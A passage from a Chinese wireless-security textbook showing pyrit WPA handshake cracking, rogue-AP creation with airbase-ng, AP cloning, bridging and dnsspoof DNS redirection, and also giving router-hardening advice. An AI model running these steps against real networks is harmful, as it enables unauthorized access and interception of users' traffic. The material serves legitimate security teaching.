- import_unique_passwords：从类文件源导入唯一密码。
- list_cores：列出可用的核心。
- list_essids：列出所有ESSID，但不计入匹配结果。
- passthrough：计算PMK并将结果写入文件。
- relay：通过RPC中继一个存储URL。
- selftest：测试硬件以确保其计算正确的结果。
- serve：为其他pyrit客户户提供本地硬件。
- strip：将数据包捕获文件剥离到相关数据包中。
- stripLive：捕获来自现场捕获源的相关数据包。
- verify：通过重新计算，验证结果的10%。

使用pyrit进行破解无线路由器密码的操作步骤如下：

Step 01 使用pyrit -r wlan0mon -o wpa.cap stripLive命令，开始抓取数据包，如下图所示。

```
root@kali:~# pyrit -r wlan0mon -o wpa.cap stripLive
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing packets from 'wlan0mon'...
1/1: New AccessPoint 50:2b:73:c4:72:50 ('哇咔咔！这里没WiFi哦！')
2/2: New AccessPoint e4:68:a3:7d:37:92 ('CMCC-XJ')
3/3: New AccessPoint f4:83:cd:33:60:73 ('         ')
3/7: New Station 30:84:54:d6:ca:b9 (AP e4:68:a3:7d:37:92)
4/8: New AccessPoint 94:88:5e:0a:1b:82 ('�å����')
5/12: New AccessPoint 86:83:cd:33:60:73 ('TPGuest_6073')
6/17: New AccessPoint 1c:fa:68:01:2f:08 ('Test-001')
7/27: New AccessPoint e4:68:a3:7d:37:90 ('CMCC')
8/29: New AccessPoint e4:68:a3:7d:37:91 ('and-Business')
9/39: New AccessPoint e4:68:a3:7d:37:95 ('A')
```

Step 02 使用pyrit -r wpa.cap analyze命令，对抓取到的数据包进行分析，如下图所示。可以看到，Test-001这个路由有四步握手的过程。

```
root@kali:~# pyrit -r wpa.cap analyze
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'wpa.cap' (1/1)...
Parsed 82 packets (82 802.11-packets), got 41 AP(s)

#24: AccessPoint 1c:fa:68:01:2f:08 ('Test-001'):
  #1: Station dc:6d:cd:66:fe:cb, 2 handshake(s):
    #1: HMAC_SHA1_AES, good*, spread 1
    #2: HMAC_SHA1_AES, workable*, spread 25
#25: AccessPoint e4:68:a3:7c:85:31 ('and-Business'):
```

Step 03 如果想要使用ariodump抓取的数据包，可以使用pyrit -r 001-01.cap -o pyritwpa.cap strip命令，将airodump的数据包做一个格式转换，如下图所示。

```
root@kali:~# pyrit -r 001-01.cap -o pyritwpa.cap strip
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file '001-01.cap' (1/1)...
Parsed 53 packets (53 802.11-packets), got 1 AP(s)

#1: AccessPoint 1c:fa:68:01:2f:08 ('Test-001')
  #0: Station dc:6d:cd:66:fe:cb, 1 handshake(s)
    #1: HMAC_SHA1_AES, good*, spread 1

New pcap-file 'pyritwpa.cap' written (17 out of 53 packets)
```

Step 04 使用pyrit -r<抓取的数据包文件>-i<密码文件>-b<AP-MAC地址> attack_passthrough命令，开始破解密码，这里破解出的密码为Password，如下图所示。

```
root@kali:~# pyrit -r wpa.cap -i /usr/share/john/password.lst -b 1c:fa:68:01:2f:08
attack_passthrough
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'wpa.cap' (1/1)...
Parsed 82 packets (82 802.11-packets), got 41 AP(s)

Tried 647 PMKs so far; 718 PMKs per second. #!comment: This list has been compiled
by Solar Designer of Ope

The password is 'Password'.
```

8.6　小试身手

练习1：熟悉aircrack-ng工具套件。

练习2：使用aircrack-ng破解WEP、WPA以及WPS密码。

练习3：使用图形化工具破解WEP密码。

练习4：使用CDlinux系统工具破解无线路由器密码。

第9章　无线网络中的虚拟AP技术

通过扫描探测可以发现附近AP信息，通过这些AP信息可以虚拟出一个与AP信息完全相同的AP，这样做可以实现信息过滤，也能在一定程度上起到保护AP的作用。

9.1　虚拟AP技术

虚拟AP技术相当于使用计算机设备通过软件模拟AP，通过计算机可以设置DHCP服务器，接入AP的网络设备通过计算机共享上网。

9.1.1　认识虚拟AP技术

虚拟AP技术从Windows 7操作系统开始就存在了。要想实现虚拟AP，需要用户的计算机准备两块网卡，一块有线网卡，一块无线网卡，其中，有线网卡用来上网，无线网卡用来发射信号。这样一旦有设备接入虚拟AP，就可以通过抓包的方式来查看该设备的网络通信数据了。

虚拟AP技术主要是用来网络共享的，如果当前只能一台计算机上网，这个方法可以实现不同设备共享计算机的有线网络，但同时也可能成为黑客恶意攻击的一种方法。当然随着无线网的发展，虚拟AP已经由主要的网络共享转变为多种功能，例如通过接入虚拟AP来抓取网络数据包，对于网络分析是非常有帮助的。

除Windows系统可以虚拟AP外，Kali Linux系统同样也可以虚拟AP，并且通过Kali Linux系统还可以完全模拟AP的整个转发过程。



9.1.2　防范虚拟AP的钓鱼攻击

伪AP钓鱼攻击，是通过仿照正常的AP，搭建一个伪AP，然后通过对合法AP进行拒绝服务攻击或者提供比合法AP更强的信号，迫使无线客户端连接到伪AP，这是因为无线客户端通常会选择信号比较强或者信噪比（SNR）低的AP进行连接。

为了使客户端连接达到无缝切换的效果，伪AP应该以桥接方式连接到另外一个网络。如果成功进行了攻击，则会完全控制无线客户端网络连接，并且可以发起任何进一步的攻击。发起无线钓鱼攻击的黑客一般会采取以下步骤来最终控制终端设备。

1. 获取无线网络的密钥

对于采用WEP或WPA认证的无线网络，黑客可以通过无线破解工具，或者采用社会工程的方法，来窃取目标无线网络的密钥，对于未加密的无线网络则可以省略这一步骤，使得无线钓鱼攻击更容易得手。

2. 伪造目标无线网络

用户终端在接入一个无线网络之前，系统会自动扫描周围环境中是否存在曾经连接过的无线网络。当存在这样的网络时，系统会自动连接该无线网络，并自动完成认证过程；当周围都是陌生的网络时，需要用户手工选择一个无线网络，并输入该网络的密钥，完成认证过程。

黑客在伪造该无线网络时，在目标无线网络附近架设一台相同或近似SSID的AP，并设置之前窃取的无线网络密钥，这台伪AP一般会设置成可以桥接的软AP，因此更加隐蔽，不容易被人发现，这样，黑客伪造AP的工作就完成了。

由于伪造的AP采用了相同的SSID和

网络密钥，对用户来说基本上很难进行辨别，并且由于伪造AP使用了高增益天线，附近的用户终端会接收到较强的无线信号，此时在用户终端上的无线网络列表中，这个伪造的AP要优于正常AP排在靠前的位置。这样，用户就很容易上当，掉入这个被精心构造的陷阱中。

3. 干扰合法无线网络

对于那些没有自动上钩的移动终端，为了使其主动走进布好的陷阱，黑客会对附近合法的网络发起无线攻击，使得这些无线网络处于瘫痪状态。这时，移动终端会发现原有无线网络不可用，重新扫描无线网络，并主动连接附近无线网络中信号强度最好的AP。

由于其他AP都不可用，并且黑客伪造的钓鱼AP信号强度又比较高，移动终端会主动与伪造的AP建立连接，并获取IP地址。至此，无线钓鱼的过程就完成了。

4. 截获流量或发起进一步攻击

无线钓鱼攻击完成后，移动终端就与黑客的攻击系统建立了连接，由于黑客采用了具有桥接功能的软AP，可以将移动终端的流量转发至Internet，因此移动终端仍能继续上网，但此时，所有数据已经被黑客尽收眼底。

黑客会捕获这些数据并进一步处理，如果使用中间人攻击工具，甚至可以截获采用了SSL加密的g-mail邮箱信息，而那些未加密的信息更是一览无余。

更进一步，由于黑客的攻击系统与被钓鱼的终端建立了连接，黑客可以寻找可利用的系统漏洞，并截获终端的DNS/URL请求，返回攻击代码，给终端植入木马，达到最终控制用户终端的目的。此时，连接在终端的设备可能被黑客完全控制，致使危害进一步扩大。

9.1.3　无线网络安全建议



针对当前无线网络的安全问题，下面给出一些无线网络安全的建议：

（1）不要随意接入免费 WiFi 设备，这种情况下用户的所有个人信息，包括账号密码直接可以被拦截并窃取。

（2）计算机或者手机尽量安装安全软件，这样可以最大程度减低安全风险。

（3）修改无线路由器默认管理账户，不要使用 admin 或 root 等明显字眼。

（4）设置无线路由器的加密方式为 WPA/WPA2。因为如果是 WEP 加密方式，无论密码多长，都会很容易被破解。

（5）设置安全强度比较大的无线 WiFi 密码，最好包含数字、字母、大小写、特殊字符等，并且需要 10 位以上的组合，例如 W@Xwod@#…。

（6）开启 MAC 地址过滤功能，只绑定自己的手机、计算机、平板计算机等，如果是陌生人想要加入自己的无线路由器，需要授权后，才可以连接。

（7）开启家长控制功能，只允许本地主机的 MAC 地址管理无线路由器。

（8）关闭 DHCP 服务。这样即便密码泄露，大部分的黑客也无法获取 IP 地址。

（9）关闭 WPS 功能。这个非常重要，因为当前大部分的密码都是黑客通过 WPS 漏洞，找出 PIN 码来暴力破解的。由于这个漏洞，无论用户的无线密码有多长多复杂，通过 PIN 码都可以破解。

（10）关闭 UPnP，对于那些无用的服务，建议用户直接关掉。

（11）关闭无线中继 / 桥接功能（WDS）。如果发现被无故开启，说明这台路由器很有可能已经被黑客控制了。

（12）关闭 SSID 广播，关闭之后，大部分人会搜索不到路由器设备，这样就可以自己独享网络了这在一定程度上起到了隐身作用。

（13）开启防DDoS功能。这是因为黑客会通过DDoS流量进行攻击，10s左右，用户的路由器就会自动将大部分人踢下线，还会出现抖动状态。

（14）开启用户隔离功能。这样即便密码被破解，黑客也没法搜索到设备，这是因为黑客与用户不在同一个局域网内。这对保护局域网的安全非常有用。

（15）采用增强认证。采用8021x或者Web认证来进行账户和密码登录，这在一定程度上提高了无线网络的安全性。


9.2 手动创建AP

对于虚拟AP的创建，用户可以采用手动来创建，下面介绍在Windows与Linux两种系统下手动创建AP的方法。


9.2.1 在Windows10系统下创建AP

Windows10系统自带了设置网络共享的功能，可以通过以下步骤设置一个虚拟AP。具体操作步骤如下：

Step 01 右击桌面上的“开始”按钮，在弹出的菜单列表中选择“运行”菜单命令，如下图所示。



Step 02 打开“运行”对话框，在其中输入cmd命令，单击“确定”按钮，如下图所示。



Step 03 打开“命令提示符”窗口，在其中输入netsh wlan show drivers命令，检查无线网卡是否支持AP功能，如果有“支持的承载网络：是”信息，证明具有AP功能，如下图所示。



```
C:\Users\Administrator>netsh wlan show drivers

接口名称: WLAN

    驱动程序                  : 802.11n USB 无线 LAN 卡
    供应商                    : Ralink Technology, Corp.
    提供程序                  : Microsoft
    日期                      : 2015/4/21/星期二
    版本                      : 5.1.22.0
    INF 文件                  : netr28ux.inf
    类型                      : 本机 WLAN 驱动程序
    支持的无线电类型          : 802.11b 802.11g 802.11n
    支持 FIPS 140-2 模式: 是
    支持 802.11w 管理帧保护 : 是
    支持的承载网络  : 是
    基础结构模式中支持的身份验证和密码:
                              开放式            无
                              开放式            WEP-40bit
                              开放式            WEP-104 位
                              开放式            WEP
```

Step 04 使用netsh wlan set hostednetwork mode=allow ssid=WiFi key=12345678命令创建一个无线AP，该命令用于创建一个名称为WiFi、连接密码为12345678的无线网络，如下图所示。

```
C:\Users\Administrator>netsh wlan set hostednetwork mode=allow ssid=wifi key=12345678
承载网络模式已设置为允许。
已成功更改承载网络的 SSID。
已成功更改托管网络的用户密钥密码。
```

Step 05 使用netsh wlan start hostednetwork命令，启用创建好的无线网络，如下图所示。

```
C:\Users\Administrator>netsh wlan start hostednetwork
已启动承载网络。
```

Step 06 单击桌面上的“开始”按钮，在弹出的菜单列表中单击“设置”按钮，如下图所示。




Step 07 打开“设置”对话框，在其中选择“网络和Internet”选项，如下图所示。




Step 08 打开“网络状态”对话框，单击左下方的“网络和共享中心”超链接，如下图所示。



Step 09 打开“网络和共享中心”对话框，单击左上方的“更改适配器设置”超链接，如下图所示。




Step 10 打开“网络连接”对话框，在其中可以看到多出来的“本地连接*3”图标，如下图所示。




Step 11 选择接入外网的网络图标，这里以“以太网2”有线网络为例演示，选中以太网2并右击，在弹出的快捷菜单中选择“属性”菜单命令，如下图所示。



Step 12 打开“属性”对话框，切换到“共享”选项卡，在“家庭网络连接”下拉列表中找到“本地连接*3”并选中，如下图所示。



Step 13 选择完成后，单击“确定”按钮，这样便可以创建一个虚拟AP，如下图所示。





9.2.2 在Kali Linux系统下创建AP

虚拟AP最直接的方法就是手动虚拟AP地址，手动配置虚拟AP的具体操作步骤如下：

Step 01 通过airbase-ng -c 1 –e Test-002 wlan0mon命令，便可以虚拟一个AP，如下图所示。

```
root@kali:~# airbase-ng -c 1 -e Test-002 wlan0mon
04:55:40  Created tap interface at0
04:55:40  Trying to set MTU on at0 to 1500
04:55:40  Trying to set MTU on wlan0mon to 1800
04:55:40  Access Point with BSSID E8:4E:06:28:AE:46 started.
```

Step 02 通过ifconfig -a命令可以看到多出一块at0的网卡，如下图所示。

```
root@kali:~# ifconfig -a
at0: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        ether e8:4e:06:28:ae:46  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 03 通过airodump-ng wlan0mon命令监听附近AP，可以看到已经有Test-002这样一个AP，并且此时处于OPN状态，如下图所示。

```
 CH  5 ][ Elapsed: 6 s ][ 2018-10-20 05:02

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 06:88:5E:0A:1B:91  -53        0        0    0   1  130  OPN              智慧家电
 E4:68:A3:7C:B1:B2  -36        0        0    0   6  54e. OPN              CMCC-XJ
 E4:68:A3:7C:B1:B0  -37        1        0    0   6  54e. WPA2 CCMP   MGT  CMCC
 E4:68:A3:7C:45:F2  -45        0        4    0   6  -1   OPN              <length:  0>
 F4:83:CD:33:60:73   -1        2        1    0   6  405  WPA2 CCMP   PSK  千谷科技
 E4:68:A3:7C:B1:B5  -36        1        0    0   6  54e. OPN              A
 E8:4E:06:28:AE:46    0      135        0    0   5   54  OPN              Test-002
 86:83:CD:33:60:73   -5        2        0    0   6  405  OPN              TPGuest_6073
 1C:FA:68:01:2F:08  -23        4        0    0   1  130  WPA2 CCMP   PSK  Test-001
```

提示：可以使用airbase-ng -a <真实AP-MAC地址> --essid <真实AP的名称> wlan-0mon命令，完全模仿一个真实AP，此时进行监听便不能区分真实AP与伪AP，如果伪AP再增大发射频率便会覆盖真实AP。

Step 04 使用apt-get install bridge-utils命令，安装一个网桥工具，如下图所示。

```
root@kali:~# apt-get install bridge-utils
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不需要了：
  libx265-160 python-backports.ssl-match-hostname python-beautifulsoup
  ruby-terminal-table ruby-unicode-display-width
使用'apt autoremove'来卸载它(它们)。
下列【新】软件包将被安装：
  bridge-utils
升级了 0 个软件包，新安装了 1 个软件包，要卸载 0 个软件包，有 0 个软件包未被升级。
```

Step 05 使用brctl addbr bridge命令，添加一个桥接接口，并使用ifconfig -a命令查看接口，如下图所示，添加一个新的桥接接口。

```
root@kali:~# ifconfig -a
bridge: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        ether fa:ea:10:81:db:11  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 06 执行brctl addif bridge eth0命令和brctl addif bridge at0命令，将eth0网卡和at0网卡加入到桥接中，分别将其IP地址配置为0.0.0.0并启动起来，如下图所示。

```
root@kali:~# brctl addif bridge eth0
root@kali:~# brctl addif bridge at0
root@kali:~# ifconfig eth0 0.0.0.0 up
root@kali:~# ifconfig at0 0.0.0.0 up
```

Step 07 执行ifconfig bridge <ip地址> up命令，将桥接网口启动，如下图所示，这里的IP地址根据自己的网络进行设置，设置的是192.168.157.100。

```
root@kali:~# ifconfig
at0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::ea4e:6ff:fe28:ae46  prefixlen 64  scopeid 0x20<link>
        ether e8:4e:06:28:ae:46  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 58  bytes 13118 (12.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

bridge: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.157.100  netmask 255.255.255.0  broadcast 192.168.157.255
        inet6 fe80::20c:29ff:fe39:f29c  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:39:f2:9c  txqueuelen 1000  (Ethernet)
        RX packets 48  bytes 11434 (11.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 796 (796.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 08 使用route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.1.1命令，主机添加一个网关，并使用netstat -nr命令查看网关添加情况，如下图所示。

```
root@kali:~# netstat -nr
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         192.168.1.1     0.0.0.0         UG        0 0          0 eth0
0.0.0.0         192.168.1.1     0.0.0.0         UG        0 0          0 eth0
192.168.1.0     0.0.0.0         255.255.255.0   U         0 0          0 eth0
192.168.157.0   0.0.0.0         255.255.255.0   U         0 0          0 bridge
```

Step 09 使用echo 1 > /proc/sys/net/ipv4/ip_forward命令，添加IP地址转发功能，如下图所示。

```
root@kali:~#  cat /proc/sys/net/ipv4/ip_forward
0
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# cat /proc/sys/net/ipv4/ip_forward
1
```

Step 10 新建一个文件，文件格式为：IP地址<空格>域名，如下图所示。

```
文件(F)  编辑(E)  查看(V)  搜索(S)
127.0.0.1 www.baidu.com
```

Step 11 使用dnsspoof -i bridge -f hosts命令，

将文件中的IP域名对应关系进行解析，如下图所示。下图中可以看到，在本机开启了53端口进行DNS解析，而解析的规则则是按照之前做好的配置文件来进行。

```
root@kali:~# dnsspoof -i bridge -f hosts
dnsspoof: listening on bridge [udp dst port 53 and not src 192.168.157.100]
```


9.3 使用WiFi-Pumpkin虚拟AP

WiFi-Pumpkin是一款图形化工具，它并不是Kali自带的工具，通过它可以轻松实现虚拟AP、移动WiFi等功能。


9.3.1 安装WiFi-Pumpkin

由于WiFi-Pumpkin是扩展工具，因此需要下载。下载并安装WiFi-Pumpkin工具的操作步骤如下：

Step 01 使用git clone https://github.com/P0cL4bs/WiFi-Pumpkin.git命令，从github上复制代码到本机，或者直接从github上下载安装包，如下图所示。



Step 02 单击Download ZIP按钮，可以下载安装包。下图为下载后的安装包。

